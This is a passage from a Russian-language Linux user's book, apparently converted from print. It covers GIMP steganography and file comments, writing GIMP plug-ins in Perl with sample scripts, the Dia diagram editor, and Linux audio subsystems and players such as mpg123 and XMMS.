


Рис. 15.32. Запись стеганограммы

Для восстановления стеганограммы нужно выполнить команду **Изображение** → **PF-Examples** → **De-Stegano**. Для скрипта **De-Stegano** не нужно задавать никаких параметров, кроме изображения со стеганограммой.

Сохранять изображение со стеганограммой лучше всего в формате TIFF с LZW-сжатием (или без сжатия). В крайнем случае, подойдет формат PNG. А вот о формате JPEG лучше забыть — формат JPEG использует сжатие с потерей качества.

Форматы GIF и TIFF позволяют записать в графический файл комментарий, который не отображается на экране, но его «видят» практически все графические программы. Тем не менее, с помощью этого комментария можно передавать небольшие сообщения (рис. 15.33).




Рис. 15.33. Сохранение комментария в формате GIF

Для просмотра сохраненного комментария выполните команду **Файл** → **Сохранить как** и выберите тот же формат (в нашем случае — GIF). Потом появится окно, в котором вы увидите комментарий. При использовании этих комментариев нужно помнить, что если открыть GIF-файл в каком-нибудь текстовом редакторе, мы увидим комментарий невооруженным взглядом — комментарии записываются в файл без шифрования.

15.3.10. Автоматизация GIMP. Создание собственных фильтров

Практически все программные пакеты, предназначенные для профессионального использования, содержат средства для автоматизации рутинной работы. Наглядным примером могут послужить макросы в пакете MS Office. Программа GIMP не является исключением из этого правила.

Мы можем записать последовательность действий, которые мы выполняем вручную каждый день, в специальный сценарий. Потратив один-два часа (пусть даже и день) на написание сценария, вы сэкономите кучу времени, а работа с пакетом станет намного комфортнее.

Сценарий представляет собой последовательность операций, выполнив которые, GIMP сделает за вас ту или иную работу. «Родным» языком GIMP является разновидность языка Scheme, которая называется SIOD. Однако мы рассмотрим более простой вариант написания сценариев — с помощью языка Perl. Конечно, более простым этот вариант будет только в том случае, если вы знаете Perl.

Не буду обременять вас долгим вступлением — лучше перейдем сразу к делу. Для успешного скриптописания вам понадобится следующее программное обеспечение:

- Сам GIMP.
- Интерпретатор Perl версии 5.005 или более поздней.
- Модуль GTK для Perl, версия 0.7003 или более поздняя.
- Модуль `gimp-perl`.
- Желательно установить модуль Perl-PDL.
- Текстовый редактор, желательно с подсветкой синтаксиса, например, KWrite.

Все пакеты вы найдете в своем дистрибутиве Linux. В крайнем случае они всегда доступны по адресам:

- Модули для Perl в виде пакетов RPM — <ftp://ftp.gimp.org/>
- Проект `gimp-perl` — <http://www.goof.com/pcg/marc/gimp.html>

Перед написанием своего сценария исследуем имеющиеся у нас дополнения. Выполните команду меню **Расш. → Детали дополнения**. В появившемся окне **Детали дополнения** на вкладке **Просмотр списка** можно увидеть список всех установленных дополнений (см. рис. 15.34).

Вы можете ввести имя интересующего вас дополнения, и GIMP отобразит информацию о нем. Нажмите кнопку **Детали**, если вы хотите прочитать




Рис. 15.34. Просмотр дополнений в виде списка

дополнительную информацию о сценарии. Вкладка **Просмотр дерева** поможет найти затерявшееся в дебрях меню дополнение.



Примечание

Меню **Toolbox** в англоязычном варианте соответствует основному меню **GIMP**, меню **File** — **Файл**, **Xtns** — **Расш.** Меню **Image** — это меню изображения (то есть то, которое появляется в окне с изображением).

Теперь поговорим о принципах написания скрипта. Вы пишете текст скрипта в текстовом редакторе. Затем вы сохраняете его в каталоге `$HOME/.gimp-1.2/plugin-ins` или в каталоге `/usr/lib/gimp-1.2/plugin-ins`. Во втором случае скрипт станет доступным всем пользователям машины, но для записи в этот каталог вам нужны права администратора.

Обязательно нужно сделать файл сценария исполняемым:

```
chmod +x <имя_сценария>
```

Сценарий станет доступным после перезапуска **GIMP**. При запуске **GIMP** ищет дополнения в указанных каталогах. Обнаружив новое дополнение, он регистрирует его в процедурной базе данных. Информация о регистрации (название скрипта, параметры, описание, имя автора, путь меню) указывается с помощью специальной функции **register**, о которой мы поговорим позже.

Просмотреть процедурную базу можно с помощью специальной программы **PDB (Procedure Data Base) Explorer**. Для вызова этой программы выполните команду меню **Расш.** → **Просмотр базы данных** (рис. 15.35).

Сейчас в окне **Проводника PDB** активна функция **file-bmp-load**. Эта функция загружает файл в формате **BMP**. На вход этой функции подаются три параметра — режим запуска (**run_mode**), имя файла (**filename**) и прямое имя




Рис. 15.35. Просмотр базы данных процедур

файла (`raw_filename`). Последний параметр передается только в интерактивном режиме запуска, если пользователь ввел имя файла самостоятельно. На выходе получаем изображение (`image`).

Мы можем использовать функцию `file-bmp-load` в своем сценарии. Просмотрите список функций — не обязательно знать все эти функции, но нужно иметь о них хоть какое-нибудь представление, иначе вы не сможете написать сценарий, потому что весь сценарий — это последовательность зарегистрированных в PDB функций.

Вот теперь можно приступить к творчеству. В листинге 15.1 представлен шаблон типичного сценария для GIMP.

Листинг 15.1. Типичный сценарий для GIMP

```
#!/usr/bin/perl
# Данная строка необходима для запуска perl. Если вы не знаете,
# в каком каталоге расположен perl, введите команду which perl
# подключение библиотек
use Gimp qw(:auto);
use Gimp::Fu;
sub func_name {
    # в этой части происходит создание
    # и обработка изображения
    #
}
register
    # аргументы, необходимые для регистрации в PDB
exit main();
```

Рассмотрим пример функции `register` более подробно:

```
register
    "perl_fu_my_script",
    "Краткое описание",
    "Строка помощи",
    "Denis",
    "(c) Denis",
    "2002",
    "<Toolbox>/Xtns/MyScript",
    "",
    [
    [PF_INT, "xsize", "Image X-size", 150],
    [PF_INT, "ysize", "Image Y-size", 150],
    [PF_COLOR, "bgcolor", "Background Color", [255, 255, 0]]
    ],
    \&perl_fu_my_script;
```

Функции `register` передаются 10 параметров:

1. Название регистрируемой функции (`perl_fu_my_script`).
2. Краткое описание скрипта. Эта строка будет выведена в левом верхнем углу окна скрипта.
3. Строка помощи, которая появится при нажатии кнопки «Help».
4. Имя автора.
5. Информация об авторских правах.
6. Версия, год выпуска скрипта.
7. Путь меню. Если вы хотите зарегистрировать функцию в основном меню GIMP, данная строка должна начинаться с `<Toolbox>`, а если в меню изображения — с `<Image>`. Несуществующие пункты меню будут созданы. Например, вы можете поместить все свои скрипты в подменю `My`, тогда строка пути должна выглядеть так: `<Toolbox>/My/My_Script`.
8. Тип изображения. Если ваш скрипт создает изображение самостоятельно, оставьте эту строку пустой.
9. Управляющие элементы окна. В нашем случае создается два поля ввода целых чисел — размеров X и Y, а также кнопка выбора цвета фона. Значения 150 для полей ввода являются значениями по умолчанию, а `[255,255,0]` — это цвет по умолчанию (`(R,G,B)`).
10. Ссылка на регистрируемую функцию (`\&perl_fu_my_script`).

Создадим небольшой сценарий, демонстрирующий гибкость скриптописания в GIMP. Наш сценарий будет создавать новое изображение заданных размеров. Если бы мы создавали это изображение вручную, нам нужно было выполнить четыре операции:

1. Создать RGB-изображение.
2. Создать слой.
3. Поместить слой в изображение.
4. Очистить слой.

Текст сценария приведен в листинге 15.2.

Листинг 15.2. Скрипт создания изображения заданных размеров

```
#!/usr/bin/perl
eval `exec /usr/bin/perl -S $0 ${1+"$@"}`
if 0; # not running under some shell
eval `exec /usr/app/bin/perl -S $0 ${1+"$@"}`
if 0; # not running under some shell
#use Gimp qw(:auto);
use Gimp qw(:auto __ N_);
use Gimp::Fu;
```

```

sub perl_fu_my_image1 {
    my($xsize, $ysize, $bgcolor) = @_ ;
    $img = new Image($xsize, $ysize, RGB);
    $img->undo_disable();
    $layer = new Layer($img, $xsize, $ysize, RGB, "Layer1",100,
NORMAL_MODE);
    $layer->add_layer(-1);
    $old = Palette->get_background();
    Palette->set_background($bgcolor);
    $layer->edit_clear();
    Palette->set_background($old);
    $img->undo_enable();
    return $img;
}
register
    "perl_fu_my_image1",
    "Создает новое изображение",
    "",
    "Denis",
    "(c) Denis",
    "2002",
    "<Toolbox>/File/NewImage-1",
    "",
    [
        [PF_INT, "xsize", "Image X-size", 150],
        [PF_INT, "ysize", "Image Y-size", 150],
        [PF_COLOR, "bgcolor", "Background Color", [255, 255, 0]]
    ],
    \&perl_fu_my_image1;
exit main();

```

Функция `register` помещает сценарий в меню **Файл** под именем **NewImage-1**. После написания сценарий нужно поместить в один из каталогов `plug-ins`, сделать его исполнимым и перезапустить **GIMP**.

На рис. 15.36 видно, что появился новый пункт **NewImage-1** в меню **Файл**, при вызове которого появляется окно, изображенное на рис. 15.37. Нажав на кнопку **ОК**, вы получите рисунок, изображенный на рис. 15.38.

Теперь разберемся, что для чего нужно. Первая строчка указывает путь к интерпретатору Perl

```
#!/usr/bin/perl
```




Рис. 15.36.
Новое меню




Рис. 15.37. Окно
`perl_fu_my_image1`




Рис. 15.38. Новое
изображение

Следующие за ней строки необязательны.

Строка

```
use Gimp qw(:auto __ N_);
```

подключает модуль `gimp-perl`.

Третья строка подключает модуль, обеспечивающий поддержку интерфейса:

```
use Gimp::Fu;
```

Строка

```
sub perl_fu_my_image1
```

объявляет функцию `perl_fu_my_image1`. В именах функций можно использовать маленькие латинские буквы, цифры и символ подчеркивания. Функций может быть несколько. Префикс `perl_fu_` добавлять необязательно — GIMP сделает это за вас.

Следующая строка

```
my($xsize, $ysize, $bgcolor) = @_;
```

означает, что мы хотим получить три параметра — размеры X,Y и цвет в формате [R,G,B].

Затем мы создаем RGB-изображение заданного размера и присваиваем переменной `$img` результат:

```
$img = new Image($xsize, $ysize, RGB);
```

Функция

```
gimp_image_undo_disable($img);
```

запрещает запись информации **Undo** на время работы скрипта для изображения `$img`. При любом изменении изображения GIMP записывает **Undo**-информацию. На время работы сценария желательно запретить запись данной информации.

Следующий наш шаг создает слой `$layer` для изображения `$img`, но пока не помещает его в изображение `$img`. Размер слоя — такой же, как и у изображения (`$xsize`, `$ysize`), тип слоя — `RGB`, имя слоя — `Layer1`, значение `100` задает полную непрозрачность (`0` — полную прозрачность):

```
$layer = new Layer($img, $xsize, $ysize, RGB, "Layer1", 100, NORMAL_MODE);
```

Следующая строка помещает слой в изображение:

```
$layer->add_layer(-1);
```

Число указывает, в какую позицию в стеке слоев вставлять новый слой. Значение `-1` означает, что новый слой будет размещен на вершине стека, при этом слой, который не содержит альфа-канал, должен размещаться всегда в позиции `0`, а так как в нашем случае в изображении вообще нет слоев, то вершина стека — это позиция `0`. Тип слоя должен соответствовать типу изображения — в `RGB`-изображение можно поместить только `RGB`-слой (допускается также `RGB`-слой с альфа-каналом), но никак не серый или индексированный.

Следующие две строки запоминают старое значение фона и устанавливают заданное значение цвета в качестве цвета фона соответственно:

```
$old = Palette->get_background();
Palette->set_background($bgcolor);
```

Последняя наша операция — это очистка слоя:

```
$layer->edit_clear();
```

Все, осталось только восстановить цвет фона, включить запись `Undo`-информации и передать изображение:

```
Palette->set_background($old);
$img->undo_enable();
return $img;
```

Если вы знакомы с языком `C++` или с каким-нибудь другим объектно-ориентированным языком программирования, то вы бы заметили, что данный скрипт написан на объектно-ориентированном языке. Если вам по какой-нибудь причине неудобно использовать объектно-ориентированный синтаксис, вы можете переписать сценарий без использования объектов. В листинге 15.3. приведен неориентированный пример скрипта:

Листинг 15.3. Неориентированный пример скрипта

```
#!/usr/bin/perl
use Gimp qw(:auto);
use Gimp::Fu;
sub perl_fu_my_image {
    my($xsize, $ysize, $bgcolor) = @_;
    # $img = new Image($xsize, $ysize, RGB);
    $img = gimp_image_new($xsize, $ysize, RGB);
```

```

$img->undo_disable();
gimp_image_undo_disable($img);
$layer = new Layer($img, $xsize, $ysize, RGB, "Layer1",100,
NORMAL_MODE);
$layer = gimp_layer_new($img, $xsize, $ysize, RGB, "Layer1",
100, NORMAL_MODE);
$layer->add_layer(-1);
gimp_image_add_layer($layer, -1);
$old = Palette->get_background();
$old = gimp_palette_get_background();
$Palette->set_background($bgcolor);
gimp_palette_set_background($bgcolor);

$layer->edit_clear();
gimp_edit_clear($layer);
$Palette->set_background($old);
gimp_palette_set_background($oldbg);
$img->undo_enable();
gimp_image_undo_enable($img);
return $img;
}
register
"perl_fu_my_image1",
"Создает новое изображение",
"",
"Denis",
"(c) Denis",
"2002",
"<Toolbox>/File/NewImage-1",
"",
[
[PF_INT, "xsize", "Image X-size", 150],
[PF_INT, "ysize", "Image Y-size", 150],
[PF_COLOR, "bgcolor", "Background Color", [255, 255, 0]]
],
\&perl_fu_my_image1;
exit main();
```

Как уже отмечалось ранее, элементы окна сценария задаются в функции `register`. Выше были описаны два элемента — поля ввода целых чисел и кнопка (диалог) выбора цвета. Вполне понятно, что для создания серьезного сценария этого будет мало. Следующая таблица (табл. 15.2) поможет вам построить многофункциональное окно. Перед чтением таблицы нужно знать, что элементы управления описываются по такому правилу:

[тип, имя, описание, значение_по_умолчанию, дополнительное значение]

В результате вы смастерите окошко наподобие того, что показано на рис. 15.39.

Тип	Описание
PF_STRING	Поле для ввода строки. Пример описания: [PF_STRING, «name», «Введите ваше имя», «Денис»]
PF_INT	Поле для ввода целого числа. Пример: [PF_INT, «xsize», «Размер по X», 100]
PF_FLOAT	Поле для ввода числа с плавающей запятой. Пример: [PF_FLOAT, «f», «Плавающая запятая», 1/2]
PF_FONT	Кнопка выбора шрифта. Пример: [PF_FONT, «font», «The Font», «-urw-helvetica-bold-r-*-*32-*-*-*-*koi8-r»]
PF_SLIDER	Слайдер (линейка для указания числовых значений). Пример: [PF_SLIDER, «width», «The Image width», 360, [300, 500]] Значение по умолчанию — 360, минимальное значение — 300, максимальное — 500
PF_SPINNER	Спиннер — поле ввода чисел со стрелочками для прокрутки: [PF_SPINNER, «height», «The Image height», 100, [100, 200, 2]] Последний параметр задает шаг
PF_COLOR	Кнопка, показывающая диалог выбора цвета: [PF_COLOUR, «colour», «The colour», [10,10,10]] Последний параметр — это цвет в формате [R,G,B]
PF_TOGGLE	Кнопка-переключатель. Пример: [PF_TOGGLE, «ignore», «ignore», 0] Последний параметр равен 0, это значит, что наш переключатель выключен
PF_RADIO	Радиопереключатель. Пример: [PF_RADIO, «type», «Background/Foreground», 0, [bg => 0, fg => 1]] В данном случае будут созданы две радиокнопки: bg и fg, bg будет активна по умолчанию (третий параметр равен 0). Значение \$bg=0, \$fg=1
PF_BRUSH	Кнопка, показывающая диалог выбора кисти: [PF_BRUSH, «a_brush», «An unused brush», «Circle Fuzzy (09)»]
PF_PATTERN	Кнопка, показывающая диалог выбора шаблона: [PF_PATTERN, «a_pattern», «An pattern», «Leaves#2»]
PF_GRADIENT	Кнопка, показывающая диалог выбора градиента: [PF_GRADIENT, «a_gradient», «An unused gradient», «Aneurism»]
PF_FILE	Кнопка, показывающая диалог выбора файла: [PF_FILE, «file», «File to load», «1.png»]




Рис. 15.39. Все элементы управления

15.4. Редактор диаграмм Dia

Всем нам, особенно в студенческие годы, часто приходилось сталкиваться со всевозможными схемами и диаграммами. На младших курсах это были простые электрические схемы, на старших — ER-диаграммы и схемы сетей. Хорошую схему можно нарисовать и в GIMP, но в этом случае на ее создание у вас уйдет гораздо больше времени, чем при использовании специальной программы-редактора схем и диаграмм. Таким редактором в Linux служит программа Dia.

Разобраться с программой очень просто — вы справитесь и без моих комментариев. После GIMP программа Dia покажется вам просто детской игрушкой. Но эта игрушка тем не менее обладает всеми возможностями для построения схемы любой сложности.



Рис. 15.40. Программа Dia

Все элементы схем в программе разделены на группы, чтобы их было проще найти. Для нас наиболее интересными являются группы:

- **CISCO Computer:** идеально подходит для создания схемы сети — серверы, рабочие станции, ноутбуки, базы данных и т.п.;
- **CISCO Hub:** коммутаторы и концентраторы — тоже относятся к сетям, только выделены в отдельную группу;
- **CISCO Misc:** прочее (IP-телефония, микрофоны и даже пользователи);
- **CISCO Router:** все, что относится к маршрутизации;
- **ER:** элементы ER-диаграмм (для баз данных);
- **Гражданское:** значки, стрелки;
- **Пневматика, гидравлика:** для инженеров;
- **Электрика, Электричество:** для создания электрических схем.




Рис. 15.41. Простая схема

Работа со звуком в Linux

16.1. Почему воспроизведение аудио в Linux лучше, чем в Windows

Самыми распространенными аудиоподсистемами для Linux являются OSS (Open Sound System) и ALSA (Advanced Linux Sound Architecture). Обе системы поддерживают большое количество ISA- и PCI-звуковых карт, поэтому, скорее всего, вам не придется выкачивать драйвер для своей звуковой карты из Интернета. В последнее время чаще используется система ALSA, которая полностью совместима с системой OSS, но содержит много дополнительных функций.

Сейчас Linux если не идеально, то, во всяком случае, очень хорошо подходит для работы со звуком. Но когда Линусу Торвальдсу впервые прислали первые патчи, оптимизирующие Linux для работы с аудио-информацией (так называемые low latency-патчи), он не одобрил эту идею. В результате — отставание от Windows по работе со звуком как минимум на три года. В 1995 году насчитывалось 30...35 (сейчас насчитывается около 800) приложений для Linux, способных работать со звуком. Работать-то они работали, но довольно криво. Сейчас объясню, почему.

Для работы со звуком в реальном времени нужно минимизировать задержки (англ. latency — время ожидания). Latency в 100 мс вы уж точно услышите невооруженным ухом, задержку в 10 мс можно услышать в виде небольшого шума на фоне — тумана. Идеальное время задержки — 3 мс для аудио (WAV) и 1 мс для MIDI. Кстати, проблема latency — это проблема не только Linux, а всех операционных систем, не являющимися системами реального времени (RTOS — Real Time Operation System) — Windows, MacOS. До появления системы ALSA время задержки при работе с аудиоинформацией в Linux (использовалась система OSS/Free) составляло

около 150 мс. Система ALSA снизила время задержки до 6 мс — результат лучше, чем у Windows 2000.

В настоящее время задержки (последняя версия ALSA) составляет 4,3 мс. Это довольно неплохо, что позволило Linux вырваться на второе место по обработке аудиоинформации среди не-RT операционных систем. На первом месте — MacOS X (CoreAudio API), на третьем — Windows 2000 (ASIO) и Mac OS 9.

Немаловажной является поддержка нескольких процессоров ядром Linux (SMP). Если вы счастливый обладатель двухпроцессорной системы, мультимедиа-данные будут обрабатываться заметно быстрее с использованием сразу двух процессоров. Хочу заметить, что SMP-поддержка есть в операционных системах Windows NT/2000 XP Pro, но ее нет в Windows 98/Me/XP Home Edition. В Linux простым перекомпилированием ядра вы можете включить или отключить поддержку SMP, без переустановки всей системы, как в случае с Windows (если у вас двухпроцессорная система и вы используете Windows XP, вам придется сменить ее на Windows 2000, чтобы использовать оба процессора).

Все мы знаем, что для профессиональной работы с мультимедиа-данными нужен соответствующий объем жесткого диска. Возможно, это не так ощутимо при работе со звуком, но при работе с видео жесткого диска размером в 40 Гб вам явно не хватит. Поэтому вы можете установить 2 или даже 3 жестких диска по 40-80 Гб, но со временем вам понадобится не 3 жестких диска по 80 Гб, а один на 240 или 480 Гб (в продаже я таких пока не видел). Тогда вам не обойтись без RAID-контроллера, но вы уже и так много потратили на приобретение трех жестких дисков по 80 (или 160) Гб.

Даже на самый слабенький RAID-контроллер у вас просто может не хватить денег, покупать материнскую плату со встроенным RAID-контроллером (так выйдет дешевле) тоже не хочется. В этом вам может помочь операционная система Linux, которая поможет вам организовать программный RAID-контроллер.

Главным преимуществом программного RAID-контроллера является то, что вы для организации RAID-массива вы можете использовать жесткие диски различных интерфейсов (SCSI и EIDE), а не только SCSI (или EIDE), как при использовании аппаратного RAID-контроллера. К недостаткам программного контроллера RAID можно отнести дополнительную нагрузку на процессор, но у вас же двухпроцессорная машина — как-нибудь справится, можете не сомневаться.

Программный контроллер RAID является идеальным решением для начинающей мультимедиа-студии: он обладает высокой надежностью, приемлемой производительностью и практически бесплатен — для его организации вам нужен только Linux.

В пользу Linux говорит также ее надежность и стабильность при работе с любыми данными. Даже если взять непрофессиональную работу с мультимедиа-данными — прослушивание MP3: в Linux у меня еще ни разу не заикался Xmms, что бы я ни делал. В Windows же при открытии больших

документов в том же Word наблюдаются искажения при проигрывании музыки с помощью WinAmp.

Однако мы сейчас говорим о высоких материях — ALSA/OSS, SMP, RAID... Обыкновенному пользователю вряд ли это понадобится. Что же ему нужно? Ответ прост: послушать музыку, CD, записать этот компакт на жесткий диск. Вот теперь попробуем разобраться, с помощью чего все это можно сделать.

16.2. Прослушивание музыки

Начнем по порядку: проигрывание музыки. Самой простой утилитой, позволяющей слушать музыку, находясь в консоли, является `mpg123`. Если вы работаете в X-Window, откройте терминал, и попробуйте запустить программу:

```
mpg123 file.mp3
```

Программа позволяет прослушивать музыку, записанную в форматах MPEG 1.0/2.0 (уровни 1, 2 или 3). С помощью `mpg123` вы можете проигрывать, как отдельные песни, так и создавать списки песен:

```
mpg123 -@ file-list.txt
```

В файле `file-list.txt` перечислите имена файлов (по одному в каждой строке), которые вы хотите прослушать. Можно указывать файлы, расположенные как на локальной машине, так и на удаленной, например:

```
/home/den/mp3/track01.mp3  
ftp://ftp.server.ru/pub/song.mp3  
http://www.server.ru/audio/track8.mp3
```

Еще одна консольная программа — `cplay` (console play). На самом деле это всего лишь оболочка для `mpg123`, позволяющая удобно создавать списки песен для `mpg123`. Вы переходите в нужный вам каталог, выбираете песню и нажимаете «Enter». В результате программа `cplay` запустит `mpg123` для проигрывания выбранного вами файла. Использовать эту программу намного удобнее, чем `mpg123`, поскольку вам не нужно вручную создавать списки песен и `cplay` отображает индикатор проигрывания и время, прошедшее с начала проигрывания. Для выхода из программы нажмите клавишу Q.

Наверное, самым знаменитым проигрывателем MPEG-файлов является **XMMS** — полный аналог популярной программы WinAmp (см. рис. 16.1).

Во многих дистрибутивах не устанавливаются шкуры (скины) для `xmms`. Их можно выкачать из Интернета (<http://www.xmms.org>) или скопировать со второго компакт-диска дистрибутива Linux Mandrake (пакет `xmms-skins`). Можно также использовать скины от вашего WinAmp.

Для корректного перекодирования русских букв в названиях песен откройте окно параметров (нажмите `Ctrl + P`), перейдите на закладку **Шрифты**



Рис. 16.1. Проигрыватель xmtms

если среда KDE у вас установлена, она всегда будет вам доступна. Кроме MIDI-файлов, KMid позволяет проигрывать и караоке (KAR-файлы).

Также две программы предназначены для регулирования громкости — **Amix** и **KMix**. Обе программы позволяют установить уровень громкости для всех аудиоустройств, установленных в системе.

и установите параметр **Использовать стандартные опции перекодирования для Русского языка** (рис. 16.2).

**Примечание**

К сожалению, по лицензионным соглашениям поддержка популярного формата MP3 удалена из последних дистрибутивов Red Hat. Если вы установили одну из последних версий Red Hat и обнаружили, что ваш **xmtms** не может воспроизвести ваши MP3-файлы, вам нужно или конвертировать их в открытый формат OGG или перейти на другой дистрибутив. Конечно, есть еще и третий способ — заставить **xmtms** воспроизводить MP3-файлы, но мы его в книге рассматривать не будем — по тем самым лицензионным соглашениям.

Для проигрывания MIDI-файлов в состав Linux (не во всех дистрибутивах) входят сразу две программы: **KMid** и **AWE32** (полное название **TkAWEMidi**). Первая программа входит в состав KDE, поэтому,




Рис. 16.2. Параметры xmtms

В состав KDE входит аудиосервер **aRts**. Как написано в документации по KDE: «Звуковой сервер позволяет вам слышать системные звуки и при этом одновременно проигрывать mp3 файл или играть в игру с фоновой музыкой. С ее помощью системные звуки обогащаются различными эффектами, а программисты имеют возможность легко включать в программы поддержку звука».

Но не все так красиво, как кажется на первый взгляд. Если вы запустите сервер **aRts**, у вас не будет работать ни одна программа-проигрыватель, которая его не поддерживает. Любая программа, которая попытается обратиться к звуковой плате в обход **aRts**, получит сообщение, что устройство занято другой программой. Не поддерживают **aRts** уже рассмотренные проигрыватели **Mpg123** и **Xmms**.



Примечание

В программу **XMMS** можно добавить поддержку сервера **aRts**, добавив модуль **aRts Driver 0.4 (libartsout.so)**. Этот модуль не устанавливается по умолчанию в некоторых дистрибутивах.

